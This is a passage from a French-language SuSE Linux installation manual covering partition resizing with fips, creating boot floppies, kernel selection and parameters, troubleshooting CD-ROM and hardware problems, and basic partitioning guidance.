Si vous avez fait suffisamment de place à la fin de la partition, passez au répertoire `\dosutils\fips\fips15` du premier CD. Vous y trouverez le programme **fips.exe**, avec lequel vous pourrez réduire la taille de la partition. Dans ce même répertoire, vous trouverez aussi des instructions détaillées que vous devriez absolument étudier, en raison de la complexité du sujet, avant de lancer le programme ! D'autre part, **fips.exe** ne

2. Première installation de SuSE Linux

tourne que sous DOS. Vous devrez donc quitter Windows ou mettre Windows 95/98 en mode DOS (voir à ce sujet le paragraphe 2.6.1, page 42).

Après avoir exécuté **fips.exe**, vous aurez une deuxième partition sur votre disque dur. Elle sera plus tard divisée en partitions Linux.



Avec **fips.exe** du répertoire `\dosutils\fips\fips20`, il est possible de réduire la taille de partitions `fat32`. Mais avant d'utiliser cette version de Fips, vous devez *absolument* faire une copie de sauvegarde de vos données !

DOS/Windows 95/98 et plusieurs partitions ou, le cas échéant, sauvegarde complète des fichiers (angl. *file backup*)

Vous effacez vos partitions et vous les recréez en réduisant leur taille. Ceci entraîne la perte de toutes les données de ces partitions. Vous devrez auparavant sauvegarder tous les fichiers (sauvegarde des fichiers et non pas sauvegarde de l'image) ! Avec **fdisk**, vous effacerez les anciennes partitions et vous créerez la (les) nouvelle(s) partition(s). Ensuite vous formatez la (les) partition(s), vous installerez le système d'exploitation et vous réinstallerez tous les fichiers à partir de la sauvegarde ; vous aviez aussi le programme de sauvegarde sur la disquette.

OS/2

Vous avez les possibilités suivantes :

- Vous réduisez la taille de votre (vos) partition(s) OS/2. Pour cela vous devez sauvegarder tous les fichiers de la (ou des) partition(s) OS/2, effacer les partitions avec **fdisk** d'OS/2 et les recréer en réduisant leur taille. Vous utiliserez plus tard l'espace disponible pour les partitions Linux.
- Vous voulez utiliser à l'avenir Linux à la place d'OS/2. Dans ce cas, vous n'avez maintenant rien à faire. Vous modifierez plus tard, avec YaST, le type des partitions pour les transformer en partitions Linux ou vous effacerez la partition OS/2 pour la remplacer par des partitions Linux.
- Vous faites l'acquisition d'un nouveau disque dur qui sera plus tard partitionné et formaté avec YaST.

Unix/Linux

Vous avez déjà les partitions adéquates pour un système Linux et vous ne devez rien détourner d'un autre système d'exploitation. Vous utilisez la disquette d'amorçage SuSE ou le CD 1. La détermination des types de partitions se fera plus tard, tout à fait normalement, avec YaST.

6. Réamorcez votre machine.
7. Vérifiez maintenant si votre ancien système d'exploitation tourne de nouveau comme il convient. Vous créerez plus tard, avec YaST, les partitions Linux dans la zone du disque dur mise à disposition.

Problèmes éventuels

Les problèmes suivants peuvent survenir :

- La taille de la partition ne peut pas être réduite suffisamment du fait qu’il n’est pas possible de déplacer certains fichiers : voir paragraphe 2.8.1, page 53.
- Sous DOS ou sous Windows, le lecteur de CD-ROM a maintenant une autre lettre de lecteur. Sous Windows 95/98, .

2.7.2 Créer des disquettes d’amorçage

Conditions

Vous avez besoin d’une disquette HD de 3,5 pouces formatée et d’un lecteur de disquettes de 3,5 pouces qui doit aussi être amorçable. Si vous travaillez sous Windows 95/98 : vous *ne devriez pas* lancer **setup** dans la boîte MS-DOS mais en mode MS-DOS.

Informations complémentaires




Le répertoire `/disks` sur le CD 1 contient quelques images de disquettes. Une telle image peut être copiée sur une disquette au moyen de programmes auxiliaires appropriés. La disquette s’appelle alors disquette d’amorçage. Le “chargeur” **Syslinux** et le programme **linuxrc** sont également sur ces images de disquettes. **Syslinux** vous permet, pendant le processus d’amorçage, de choisir le noyau que vous désirez et, en cas de besoin, de transmettre des paramètres pour le matériel utilisé. – Le programme **linuxrc** vous soutient lors du chargement des modules du noyau spécialement adaptés à votre matériel et démarre ensuite l’installation.

Normalement, vous pouvez aussi vous servir de la disquette d’amorçage fournie par SuSE. Ce n’est que si vous possédez un matériel exotique qui n’est pas supporté par le noyau modulaire de cette disquette ou si vous téléchargez une image de disquette à partir d’Internet, par exemple depuis `ftp://ftp.suse.com` qu’il vous faudra générer votre propre disquette d’amorçage de la manière décrite ici.




Avec Setup

Pas à pas . . .

Procédez de cette manière pour créer un jeu de disquettes :

1. Lancez **Setup** directement à partir du CD 1.
2. Sélectionnez l’option ‘Floppy’ et appuyez sur ; ensuite ‘Boot’ et de nouveau .
3. Vous devez maintenant choisir une disquette avec un noyau adéquat qui supporte votre adaptateur SCSI. **Setup** vous montre les données essentielles concernant les noyaux. Si vous avez besoin d’autres informations, vous pouvez consulter le fichier `\disks\readme.dos` ou le paragraphe 2.7.4, page 51. Retenez le nom de votre noyau car vous en aurez encore besoin par la suite. Appuyez ensuite sur .

2. Première installation de SuSE Linux

4. Maintenant la disquette va être écrite. Insérez la disquette (formatée DOS) dans le lecteur de 3,5 pouces et choisissez la disquette que vous voulez créer.
 - Occupez-vous seulement de la disquette d’amorçage (boot) (avec SuSE Linux, ‘Root’ n’est plus nécessaire !) : Placez le curseur sur ‘Boot’ et appuyez sur .
 - **Setup** veut avoir une fois encore la confirmation qu’une disquette est insérée. Appuyez de nouveau sur . La disquette est écrite.
 - Lorsque la disquette est prête, appuyez de nouveau sur .
 - Sélectionnez l’option ‘Prêt’ pour quitter l’écran et **Setup**.

Avec rawrite

Vous avez aussi l’alternative d’utiliser le programme DOS (éventuellement plus lent) **rawrite.exe** (CD 1, répertoire `\dosutils\rawrite` pour écrire la disquette à l’invite de DOS !

Vous trouverez sur le CD 1, dans le répertoire `/disks`, les images de disquettes standard. Nous vous conseillons de lire les fichiers **README** qui s’y trouvent également. L’image `eide01` ou, selon le cas, `scsi01` sert de modèle pour la disquette standard. Tous les noyaux proprement dits sont situés dans le fichier `/suse/images` et leurs noms se terminent par `.ikr`.

Si vous avez besoin de la disquette standard fournie avec toute version de SuSE Linux, procédez de la manière suivante. Nous supposons ici que vous vous trouvez dans le répertoire du CD :

```
Q:> dosutils\rawrite\rawrite disks\eide01
```

Les choses se compliquent quelque peu s’il vous faut par exemple un noyau SCSI spécial. Dans un tel cas, écrivez tout d’abord l’image standard SCSI sur la disquette et remplacez le noyau proprement dit (`linux`) par le noyau SCSI spécial (par exemple `scsi05.ikr`) :

```
Q:> dosutils\rawrite\rawrite disks\scsi01
Q:> copy suse\images\scsi05.ikr a:\linux
```

2.7.3 Créer des disquettes d’amorçage avec Unix

Conditions

Votre lecteur de CD-ROM est supporté par Unix/Linux. Il vous faut une disquette formatée.

Pas à pas ...

Procédez de cette manière pour créer des disquettes d’amorçage :

1. Si vous devez encore formater la disquette :

```
terre: # fdformat /dev/fd0u1440
```
2. Montez le premier CD (Disk 1) (par exemple vers `/cdrom`) :

```
terre: # mount -tiso9660 /dev/cdrom /cdrom
```

3. Passez au répertoire `disks` sur le CD :

```
terre: # cd /cdrom/disks
```

4. Créez maintenant la disquette d'amorçage avec

```
terre: # dd if=/cdrom/disks/eide01 of=/dev/fd0 bs=8k
```

Dans le fichier `README` du répertoire `disks` et au paragraphe 2.7.4, page 51, vous apprendrez ce que peut faire chaque noyau.

5. S'il vous faut un autre noyau, procédez comme suit :

```
terre: # dd if=/cdrom/disks/scsi01 of=/dev/fd0 bs=8k
terre: # mount -t msdos /dev/fd0 /mnt
terre: # cp /cdrom/suse/images/scsi05.ikr /mnt/linux
terre: # umount /mnt
```

2.7.4 Sélection du noyau

Au cours de l'installation, vous devez sélectionner un noyau avec lequel vous pourrez faire tourner votre système Linux pendant l'installation et même après pendant un certain temps. Le noyau Linux contient des pilotes, entre autre pour le réseau, le disque dur et le lecteur de CD-ROM. Il va donc de soi que le noyau doit être adapté à votre ordinateur.

Plusieurs noyaux sont contenus sur le CD, aussi bien sous forme d'images de disquettes que sous forme de fichiers pour **loadlin**. Ces noyaux constituent un compromis entre un large recouvrement du matériel et la taille. Plus tard, vous pourrez générer votre propre noyau taillé exactement sur mesure pour votre système.

Dans la majeure partie des cas, vous pourrez utiliser pour l'installation la disquette fournie par SuSE ou directement le CD 1. Vous n'aurez à essayer l'une des autres disquettes ou le CD que si le noyau ne devait pas reconnaître correctement votre matériel. Des informations plus précises sur la configuration du noyau vous sont données, en ligne, dans le programme **setup.exe** ou dans les fichiers `/disks` et `/suse/images` sur le premier CD.

Pour garantir un support du matériel si possible très étendu, un noyau modulaire sera installé dans le système. Celui-ci n'inclut que les pilotes essentiels qui sont absolument indispensables à l'amorçage. Il existe donc 3 noyaux pour les machines purement (E)IDE ainsi que plusieurs noyaux pour les machines avec adaptateur SCSI. Tous les autres pilotes seront chargés ultérieurement sous forme de modules par le démon **Kerneld** lorsque cela s'avérera nécessaire.

Si vous deviez rencontrer des problèmes, faites en sorte que votre matériel soit correctement spécifié dans le fichier `/etc/conf.modules`.

2.7.5 Paramètres du noyau

Lorsque vous aurez sélectionné un noyau adéquat, vous devrez encore vous préoccuper de savoir si des paramètres vous sont nécessaires. Les paramètres du noyau sont pour ainsi dire votre porte-parole auprès des pilotes dans le noyau. Avec les paramètres du noyau vous pouvez obtenir beaucoup de choses :

2. Première installation de SuSE Linux

- Ils font savoir au pilote quel matériel vous possédez et de quelle manière vous devez y accéder (par exemple zone d'adressage, interruption et autres choses similaires). Le pilote peut parfois le découvrir seul, mais il est plus rapide et plus sûr que vous preniez vous-même les choses en main.
- Dans les cas problématiques il vous est éventuellement possible, avec des paramètres du noyau spéciaux, d'amener quand même votre système Linux à se mettre en marche.

Vous pouvez spécifier des paramètres du noyau (comme par exemple sur la disquette d'amorçage) aussi bien pour l'amorçage avec **loadlin** que pour l'amorçage avec LILO ou **syslinux**. Si vous utilisez la disquette d'amorçage SuSE qui charge les paramètres sous forme de modules, vous pouvez aussi spécifier des paramètres du noyau. Mais dans ce cas, la notation des paramètres sera différente. Une chose est toujours valable : Vous devez spécifier les paramètres à chaque amorçage car le noyau n'apprend malheureusement rien de plus. Il sera possible plus tard, après l'installation, de mettre les paramètres du noyau dans les fichiers `/etc/lilo.conf` ou `/etc/conf.modules` et ils seront ainsi automatiquement utilisés par LILO ou **modprobe**.

Il est précisé, au paragraphe 14.3.2, page 335 et au paragraphe 14.3.4, page 349, quels sont les autres paramètres et de quelle manière ils doivent être spécifiés.

2.7.6 Linux supporte-il mon lecteur de CD-ROM ?

On peut dire en règle générale que la plupart des lecteurs de CD-ROM sont supportés.

- Pour les lecteurs \Rightarrow ATAPI, il ne devrait pas y avoir de problèmes.
- Pour les lecteurs de CD-ROM SCSI, cela dépend uniquement du contrôleur SCSI auquel est connecté le lecteur de CD-ROM et qui doit être lui-même supporté. La base de données des composants (CDB) que vous trouverez dans le paquetage `cdb`, série `doc` ou sous <http://www.suse.de/cdb/>, vous fournit la liste des contrôleurs SCSI supportés. Si votre contrôleur SCSI n'est pas supporté et si votre disque dur est aussi connecté au contrôleur, vous avez de toute façon un problème :- (
- De nombreux lecteurs de CD-ROM spécifiques aux différents fabricants fonctionnent aussi avec Linux. C'est dans ce groupe que l'on peut rencontrer le plus facilement des difficultés. Si votre lecteur n'est pas explicitement mentionné, vous pouvez toujours faire un essai avec un type analogue du même fabricant.
- Les lecteurs de CD-ROM sur port parallèle sont maintenant très répandus. Malheureusement ils ne sont absolument pas standardisés, de telle sorte qu'il survient régulièrement des problèmes. SuSE Linux contient toute une série de différents pilotes Alpha pour quelques lecteurs. Si aucun de ces pilotes ne fonctionne, il ne reste plus que le détour par la partition DOS. Notez que certains lecteurs supportés par Linux ne sont accessibles

que s'ils ont été initialisés par leur pilote DOS et que s'il n'a été fait ensuite qu'un démarrage à chaud ...

2.8 Descriptions de problèmes

2.8.1 Impossible de déplacer des fichiers

Les fichiers qui ont les attributs `système` ou `caché` ne sont normalement pas déplacés par les programmes de défragmentation. Pour savoir quels fichiers vous causent des difficultés, vous pouvez avec

```
attrib *.* /s > <fichier_listage>
```

faire écrire une liste globale de votre disque dur dans le fichier <fichier_listage>.

Dans cette liste, vous pourrez identifier les fichiers qui posent des problèmes et les rendre déplaçables avec

```
attrib -S -H <nom_de_fichier>
```

Vous devez procéder avec toute la prudence qui s'impose pour ne pas détruire de fichiers protégés contre la copie ni de fichiers de transfert permanents ou autres fichiers système spéciaux. Après la défragmentation, vous pourrez ou devrez remettre les attributs dans leur état initial.

Sous Windows, vous pouvez utiliser à cette fin le "gestionnaire de fichiers" ou "l'Explorer".



Si cela ne marche pas, il vous faudra bien avaler la pilule et modifier *véritablement* le partitionnement de votre disque dur. Cela signifie, en particulier, que vous devrez sauvegarder toutes vos données pour les réinsérer après le repartitionnement. Vous avez bien sûr l'alternative de faire l'acquisition d'un disque dur supplémentaire et la baisse constante des prix vous facilitera peut-être ce pas ...

2.8.2 Pas de clavier français en mode MS-DOS

En mode DOS, lancez la commande

```
loadhigh keyb fr,,c : \windows\command\keyboard.sys /ID :120
```

pour la France ou

```
loadhigh keyb be,,c : \windows\command\keyboard.sys
```

pour la Belgique ou

```
loadhigh keyb sf,,c : \windows\command\keyboard.sys
```

pour la Suisse ou

```
loadhigh keyb cf,,c : \windows\command\keyboard.sys
```

pour le Canada, ou insérez cette commande dans le fichier `autoexec.bat`.

Si votre répertoire Windows a un autre nom, vous devez modifier en conséquence la spécification du chemin.

2.8.3 Pas de pilote de CD-ROM en mode MS-DOS

En mode MS-DOS, vous ne disposez que des pilotes qui ont été chargés dans les fichiers `config.sys` et `autoexec.bat`. Il est tout à fait raisonnable de renoncer ici au pilote de CD-ROM (et autres) car Windows 95/98 apporte

2. Première installation de SuSE Linux

ses propres pilotes. Pour pouvoir utiliser quand même les pilotes en mode MS-DOS, vous devez éditer un lien pointant sur une invite d'entrée MS-DOS et créer vos propres fichiers de démarrage dans les propriétés registre 'Programme' sous 'Étendue'. Vous devrez insérer vos pilotes dans ces fichiers pour pouvoir les utiliser dans cette boîte DOS.

2.8.4 le CD est défectueux

Cette éventualité est plutôt improbable bien qu'on ne puisse pas bien sûr l'exclure complètement.

2.8.5 Le CD-ROM ATAPI se bloque à la lecture

Si votre lecteur de CD-ROM \Rightarrow ATAPI n'est pas reconnu ou se bloque à la lecture, cela provient très souvent du fait que votre matériel n'est pas bien connecté. Normalement, les différents périphériques devraient être connectés en permanence au bus (E)IDE, le premier périphérique en mode maître au premier contrôleur et le deuxième en mode esclave. Le troisième périphérique est connecté en mode maître au deuxième contrôleur et le quatrième en mode esclave.

Mais il arrive très souvent que dans une machine il ne se trouve, à côté du disque dur, que le lecteur de CD-ROM et qu'il soit connecté en tant que maître au deuxième contrôleur. Dans certains cas, Linux ne peut pas contourner cette *faille* de façon autonome. Il est toutefois possible, dans la plupart des cas, d'aider le noyau à se tirer d'affaire en spécifiant un paramètre adéquat (`hdc=cdrom`, voir aussi le paragraphe 14.3.2, page 335).

Il arrive aussi occasionnellement qu'un lecteur soit tout simplement mal "branché" dans ce sens qu'il est configuré en tant qu'esclave tout en étant connecté en tant que maître au deuxième contrôleur, à moins que ce ne soit le contraire. En cas de doute, vous devriez vérifier ces configurations et les corriger si c'est nécessaire.

Il existe en outre toute une série de chipsets EIDE défectueux. Mais ceux-ci sont maintenant connus en grande partie et le noyau contient un code qui lui permet de contourner le problème. Pour ces cas, il existe un noyau spécial. Les paramètres du noyau à spécifier sont décrits de façon détaillée au paragraphe 14.3.2, page 335 et au chapitre 13, page 325.



Si l'amorçage ne fonctionnait pas du premier coup, essayez les paramètres du noyau mentionnés ci-dessous. – Vous devez les entrer à l'invite d'amorçage (**boot :**) :

boot : linux <paramètre_à_entrer>

Attention :

N'oubliez pas de spécifier le nom du noyau (**linux**) devant le nom des paramètres proprement dits !

– **hd<x>=cdrom** - <x> remplace ici a,b,c,d... et signifie :

- **a** - Maître connecté au 1er contrôleur IDE
- **b** - Esclave connecté au 1er contrôleur IDE

2.8. Descriptions de problèmes

- **c** - Maître connecté au 2ème contrôleur IDE
- ...

Exemple de `<paramètre_à_entrer>` : `hdb=cdrom`

Avec ce paramètre, vous pouvez faire connaître votre lecteur de CD-ROM au noyau dans le cas où il ne parviendrait pas à le détecter lui-même et si vous possédez un lecteur de CD-ROM *⇒ ATAPI*.

– **ide<x>=noautotune** - `<x>` remplace 0,1,2,3 et signifie :

- **0** - 1er contrôleur IDE
- **1** - 2ème contrôleur IDE
- ...

Exemple de `<paramètre_à_entrer>` : `ide0=noautotune`

Avec les disques durs (E)IDE, ce paramètre s'avère souvent efficace.

Vous trouverez d'autres paramètres du noyau au paragraphe 14.3.2, page 335 et pages suivantes. Jetez y un coup d'oeil si vous avez des difficultés avec certains systèmes SCSI ou si l'intégration de cartes réseau vous pose des problèmes.



2.8.6 Problèmes avec lecteurs de CD-ROM sur port parallèle

Pendant la phase d'installation, **Linuxrc** vous propose un choix de tous les pilotes disponibles. Généralement, il n'y a rien de particulier à observer.

Malheureusement, de nombreux lecteurs (par exemple **Freecom**) ne sont pas encore supportés. Il arrive même occasionnellement que certains lecteurs ne puissent pas être utilisés bien que selon leur étiquette ils soient sensés être d'un type identique. Les constructeurs ont apparemment fait des modifications internes sans donner au produit une nouvelle dénomination qui rendrait ces modifications évidentes ...

Quelques lecteurs doivent être initialisés par le pilote DOS correspondant pour que le noyau Linux puisse les reconnaître :

1. Amorcez DOS et faites charger le pilote de CD-ROM.
2. Insérez la disquette d'amorçage Linux.
3. Procédez à un démarrage à chaud.

Avec des lecteurs non supportés, il est toujours nécessaire d'effectuer l'installation par le biais d'une partition DOS (voir paragraphe 2.5, page 38).

Pour la programmation du port parallèle sous Linux, voir <http://www.torque.net/linux-pp.html>.

2. Première installation de SuSE Linux

2.8.7 Problèmes posés par les lecteurs de CD-ROM “propriétaires”

Pour les lecteurs Mitsumi, il existe différents pilotes ! Les pilotes Mitsumi spéciaux gèrent explicitement les “vieux” lecteurs connectés à leur propre contrôleur (par exemple LU-005 ou FX-001).

Pour les lecteurs plus récents (tels que FX-400) c’est l’option ‘`ATAPI EIDE`’ qui doit être sélectionnée ! Ceci est également valable pour les lecteurs de Sony et Aztech.

Le pilote MCDX Mitsumi se distingue du pilote Mitsumi “normal” uniquement par le fait qu’il est capable de lire des CD multisessions. Il est donc pratiquement sans importance pour l’installation que vous utilisiez l’un ou l’autre. Nous avons toutefois décidé de proposer explicitement ce pilote car il peut arriver, dans certains cas, que seul l’un des deux pilotes fonctionne et que l’on veuille alors mettre toutes les chances de son côté.

2.8.8 Thinkpad “s’endort” pendant l’installation

À un point quelconque du processus d’installation, il se produit un arrêt : - (Il ne nous est pas encore possible de vous proposer une solution valable sur un plan général. Une méthode qui semble praticable, du moins pour de vieux modèles, consiste à démarrer l’installation à partir de DOS avec **setup.exe** et de charger Linux avec **loadlin** (voir paragraphe 2.6, page 42).

Ces tuyaux nous ont été communiqués au fil du temps ; il nous intéresse toujours de connaître vos réactions et commentaires :

- Placez dans le BIOS du notebook tout ce qui a pour but de vous faire économiser de l’énergie ; mots-clés : “suspend mode”, “power management”, “sleep features”.
- Si vous démarrez à partir de DOS, chargez votre pilote de CD-ROM dans `config.sys` avec l’option `/S` (pour `sleep`) ; remplacez `<drive>` et `<path>` par vos propres valeurs :

```
DEVICE = <drive>:\<path>\IBMTPCD.SYS /S
```
- Pendant l’installation, évitez tout accès au lecteur de disquettes.

2.8.9 loadlin n’a pas suffisamment de mémoire pour charger le noyau

Vous n’avez pas suffisamment de mémoire disponible au dessous de 640 Ko. Essayez de retirer quelques pilotes des fichiers de démarrage du système ou de les charger dans une zone de mémoire plus haute.

Si vous avez, sous Windows 95/98, des lecteurs compressés et si le chargement du pilote dans une zone de mémoire haute ne donne aucun résultat, vous devrez décompresser les lecteurs compressés.

2.8.10 loadlin ne fonctionne pas

Si vous deviez avoir quelques problèmes avec **loadlin**, vous pouvez le lancer avec les options `-v`, `-t` ou `-d`. Le mieux est de faire écrire avec

```
C:\> loadlin -d debug.out <autres_paramètres>
```

les informations de débogage dans le fichier `debug.out`. Vous pourrez envoyer ce fichier au service d'Assistance Technique de SuSE. Vous remplacerez `<autres_paramètres>` par les données de votre propre système (voir paragraphe 4.9.1, page 136).

2.8.11 DOS tourne en mode protégé

loadlin ne peut amorcer le noyau que si la machine se trouve soit en mode réel, soit en mode virtuel 8086 (avec un serveur VCPI disponible). Si vous travaillez sous Windows 95/98, vous devrez mettre votre machine en mode MS-DOS.

- Pour cela, vous vous servirez du bouton 'Démarrer', 'Arrêter ...', 'Redémarrer l'ordinateur en mode MS-DOS' ou
- vous éditez un lien vers l'invite d'entrée de MS-DOS et vous modifierez les caractéristiques de cette manière : dans le registre 'Programme', vous choisirez 'Étendue' et vous marquerez d'une croix 'Mode MS-DOS'. Si l'invite d'entrée est maintenant démarrée, votre machine passe en mode MS-DOS.

2.8.12 Erreur avec mke2fs

Ce problème extrêmement fastidieux ne survient que très rarement. On ne peut malheureusement le résoudre qu'en déplaçant la fin de la partition concernée d'un ou deux cylindres en avant ou en arrière. Naturellement, le début de la prochaine partition doit aussi être modifié dans ce sens.

2.8.13 Le lecteur de disquettes HD 3.5 pouces est connecté en tant que B : et n'est pas amorçable

Les PC ne peuvent, par principe, être amorcés qu'à partir du premier lecteur de disquettes physique (A : sous MS-DOS). En outre, ce lecteur de disquettes doit être marqué comme actif dans le BIOS, sinon l'amorçage se fera à partir du disque dur.

Si vous avez accédé jusqu'ici à votre lecteur de disquettes 3.5 pouces sous la dénomination B : , vous devrez inverser les connexions des deux lecteurs de disquettes (5.25 pouces et 3.5 pouces) :

- Pour cela, éteignez la machine et ouvrez le boîtier.
- Cherchez le câble large des données qui relie le lecteur de disquettes au contrôleur.
- Le câble des données possède normalement deux paires de connecteurs, une paire pour chaque lecteur. Un seul connecteur de chacune des paires est utilisé car les lecteurs de disquettes 5.25 pouces et 3.5 pouces ont des connexions différentes. Vous devez maintenant inverser les deux connexions (câble des données/lecteur de disquettes) et utiliser dans chacun des cas les connecteurs qui conviennent. Si ce n'est pas possible parce que les segments de câbles sont trop courts, il n'y a pas de solution miracle : vous devrez inverser aussi les deux lecteurs de disquettes dans le boîtier de la machine.

2. Première installation de SuSE Linux

- Si votre câble des données n'a que deux connecteurs simples (et non pas des connecteurs par paires), vous devrez vous procurer un nouveau câble.
- Refermez le boîtier de la machine et passez, après l'allumage, au menu 'Setup'. Le chemin qui vous y conduit est spécifique au BIOS. Un BIOS aimable vous montre la touche ou la combinaison de touches à l'écran, sinon vous devrez savoir vous-même quelles touches employer ou consulter la description de votre machine (Faites d'abord un essai avec **Del** ou **Suppr**).
- Changez la position de vos lecteurs de disquettes :
A : 1.44 Mo, disquette de 3.5 pouces
B : 1.2 Mo, disquette de 5.25 pouces.
- Marquez maintenant le lecteur de disquettes comme actif. Pour cela, vous devrez passer au sous-menu 'Advanced C-MOS Setup' (ou quelque chose d'équivalent). Il devrait y avoir là une sous-option 'System boot-up sequence'. Précisez ici que l'amorçage se fera d'abord à partir de A :.
- Enregistrez les configurations modifiées et quittez Setup.

2.8.14 Le lecteur de CD-ROM n'est plus désigné de la même façon

Si vous avez créé avec **fips** une autre partition sur le disque dur, il s'agit d'une partition DOS. Pour cette raison, les lettres de lecteur sont décalées et le lecteur de CD-ROM n'est plus par exemple D : mais E :.

Après modification des types de partition avec YaST, tout rendre dans l'ordre et le lecteur de CD-ROM redevient D :

Si vous avez des difficultés, sous Windows 95/98, à ouvrir **Explorer** ou le poste de travail, c'est qu'il essaie encore d'accéder à D : (pour nous en tenir à cet exemple). Vous devez lui venir en aide avec le panneau de configuration et entrer l'identification du lecteur de CD-ROM.

2.8.15 Problèmes d'ordre général avec le matériel

Vous rencontrez un ou plusieurs des phénomènes suivants :

- Problèmes de synchronisation lors de l'accès au lecteur de CD-ROM (blocage, longue attente, erreur du bus, fautes de segmentation).
- La génération du noyau (ou d'autres programmes) avorte avec le signal 11 ou le signal 7.
- Contenu de fichier erroné
- Erreur lors de l'accès à la mémoire
- Erreur lors de la représentation graphique
- Erreur crc lors de l'accès au lecteur de disquettes
- Plantages ou blocage pendant la procédure d'amorçage
- Erreur lors de la création des systèmes de fichiers (message d'erreur de **mke2fs**)
- Erreur lors de l'installation de la zone de swap
- Autres comportements "bizarres" du système lors de l'accès au matériel

Informations de fond

Ces phénomènes étranges sont très probablement dûs à un matériel défectueux ou configuré de façon trop critique. Ils sont causés par certaines cartes mères qui ont de toute évidence des problèmes de synchronisation. Ces problèmes se manifestent en cas d'erreur de bus (CPU-Memory-PCI-ISA).

Même si votre matériel fonctionne bien par exemple sous DOS ou Windows, ceci n'est pas une garantie ni pour sa stabilité ni pour sa configuration. Bien qu'un tel matériel s'accommode de l'accès mémoire lent et segmenté d'un CPU en mode réel 16 bits (sous DOS ou Windows), il se produit des erreurs dès qu'il est accédé à la mémoire en mode linéaire avec salves de 32 bits.

Une autre cause peut être constituée par un mauvais refroidissement du CPU ou par des modules RAM (SIMMS) défectueux (par exemple vulnérables à la chaleur). Des erreurs dans le cache de second niveau (inconsistance, problèmes de température) peuvent aussi provoquer les effets cités ci-dessus.

La faute incombe donc au matériel et non pas à Linux qui met uniquement ces problèmes en évidence.

Linux se montre plus exigeant que d'autres systèmes d'exploitation vis-à-vis du matériel, ce qui provoque par exemple les difficultés mentionnées plus haut. Linux doit toujours avoir la garantie que la base matérielle fonctionne de façon stable. Si ce n'est pas le cas, Linux refuse (à juste titre) le service. Un système d'exploitation qui continue à tourner avec un matériel défectueux ou potentiellement défectueux constitue un risque non négligeable pour la sécurité.

Voir <http://www.bitwizard.nl/sig11>.

Que faire ?

Il existe toute une série de paramètres et de conditions que l'on peut "manipuler" afin d'isoler au moins le composant défectueux ou fonctionnant mal.

- Désactiver le cache interne et/ou externe : par réglage du BIOS (CMOS).
- Réduire la fréquence du bus (VLB 40MHz au maximum ! Bus PCI, selon la spécification, au maximum 66 MHz de fréquence externe) : par réglage du BIOS ou par des cavaliers (angl. *jumpers*) sur la carte.
- Augmenter le nombre des états d'attente lors de l'accès du CPU à la mémoire centrale ou au cache : par réglage du BIOS.
- Vérifiez si une option '15-16M Memory Hole' est active dans le Setup du BIOS : le cas échéant, désactivez-la ! Linux ne s'attend pas à de tels "trous"
- Dans (Advanced) Chipset Setup, si cette option existe, activez 'CAS before RAS' : par réglage du BIOS.
- Vérifier les modules mémoire :
 - Ce sont particulièrement les types différents de circuits et modules qui créent régulièrement des problèmes !
 - Pour un bus PCI avec 66 MHz, les modules DRAM doivent être spécifiés avec 60 ns ou même moins (pas d'overclocking).

2. Première installation de SuSE Linux

- Vérifiez la fixation des barrettes SIMMS ou DIMMS qui doivent être exactement adaptées, suffisamment serrées et bien en place. Le cas échéant, retirez les modules et remettez-les en place (faites attention aux contacts corrodés !).
- Modifiez l'ordre des modules et des bancs de mémoire.
- Vérifiez que le ventilateur CPU fonctionne et qu'il se trouve exactement sur le CPU (utilisez le cas échéant une pâte conductrice de chaleur).
- Désactivez la gestion d'énergie propre au système (APM). Ceci est une source d'erreur fréquente tout particulièrement pour Adaptec 2940 ainsi qu'il a été constaté à plusieurs reprises : par réglage du BIOS.
- Certains clones de Pentium créent des difficultés lorsque par exemple le noyau ou le compilateur a été *optimisé Pentium* et qu'il n'est pas utilisé un véritable Pentium mais par exemple un K6 ou Cyrix 6x86. Dans un tel système, optimisez le noyau ou les programmes pour les processeurs 486 au maximum, le cas échéant seulement pour les 386. Utilisez le noyau standard de SuSE (voir paragraphe 3.6.2, page 95).
- Contrôlez les paramètres généraux dans le Setup du BIOS et activez éventuellement l'option (conservatrice) 'BIOS-Defaults'.
- Dans le cas d'un BIOS PC défectueux, le seul recours est une mise à jour du BIOS. Adressez-vous à votre revendeur ou au fabricant.
- L'alimentation ne fournit pas suffisamment d'énergie ou l'alimentation en énergie est instable. Tentez de mettre hors fonction certains périphériques.
- Renoncez au "Busmaster DMA" appelé aussi "UDMA" ou "Ultra DMA". Veillez à ce que les câbles EIDE soient courts et de bonne qualité.

2.9 Partitionnement pour débutants

Vous n'êtes pas encore familiarisé avec Linux et son système de fichiers. Vos questions sont les suivantes : Combien d'espace doit-on mettre à la disposition de Linux ? De combien a-t-on absolument besoin ? Combien devrait-on avoir ? Combien est-il utile d'avoir ? Comment doit-on répartir l'espace ?

Types de partitions pour le PC

Chaque disque dur contient une table des partitions qui permet de faire quatre entrées. Chaque entrée dans la table des partitions peut correspondre soit à une partition primaire soit à une partition étendue. Vous ne pouvez cependant avoir qu'une seule partition étendue.

Il est très facile d'examiner les partitions primaires : elles constituent une zone ininterrompue de cylindres attribuée à un système d'exploitation. Avec les partitions primaires, on ne pourrait installer par cylindre qu'un nombre maximal de quatre partitions, il n'est pas possible d'en mettre plus dans la table des partitions.

C'est ici qu'entre en jeu le concept de la partition étendue. La partition étendue est également une zone ininterrompue de cylindres du disque dur. On peut cependant partager encore une fois la partition étendue en partitions dites *logiques* qui ne nécessitent, par elles-mêmes, aucune entrée dans la table des partitions. La partition étendue sert en quelque sorte à contenir les partitions logiques.

Si vous avez besoin de plus de quatre partitions, vous devrez prévoir, lors du partitionnement, que la quatrième partition au plus tard sera une partition étendue et vous devrez lui attribuer de l'espace disponible sur le cylindre. Vous pourrez y créer des partitions logiques "à volonté" (le maximum est de 15 partitions pour les disques SCSI et de 63 partitions pour les disques (E)IDE).

Linux ne se préoccupe pas du type des partitions (primaires et/ou logiques) sur lesquelles l'installation est effectuée.

Prendre des décisions

Commençons par la question concernant ce qui est absolument indispensable : 80 Mo, ce qui suppose déjà un usage particulier de la machine. On travaille uniquement sur la console – sans système X Window. Si l'on veut donner un coup d'oeil à X et lancer un petit nombre d'applications : 200 Mo. Ces deux valeurs incluent le swap.

Combien devrait-on avoir ? 500 Mo. Dans le monde des disques durs de plusieurs giga-octets, c'est une exigence plutôt modeste. Swap inclus et sans limite supérieure.

Combien est-il utile d'avoir ? Cela dépend de ce que vous voulez :

- Travailler sous X avec des applications modernes telles que **Applixware** et **Netscape** : de 700 Mo à 1 Go.
- Développer, avec Linux, de petites applications personnelles sous X. Également de 700 Mo à 1 Go.

2. Première installation de SuSE Linux

- Les deux points mentionnés ci-dessus : 1,5 Go.
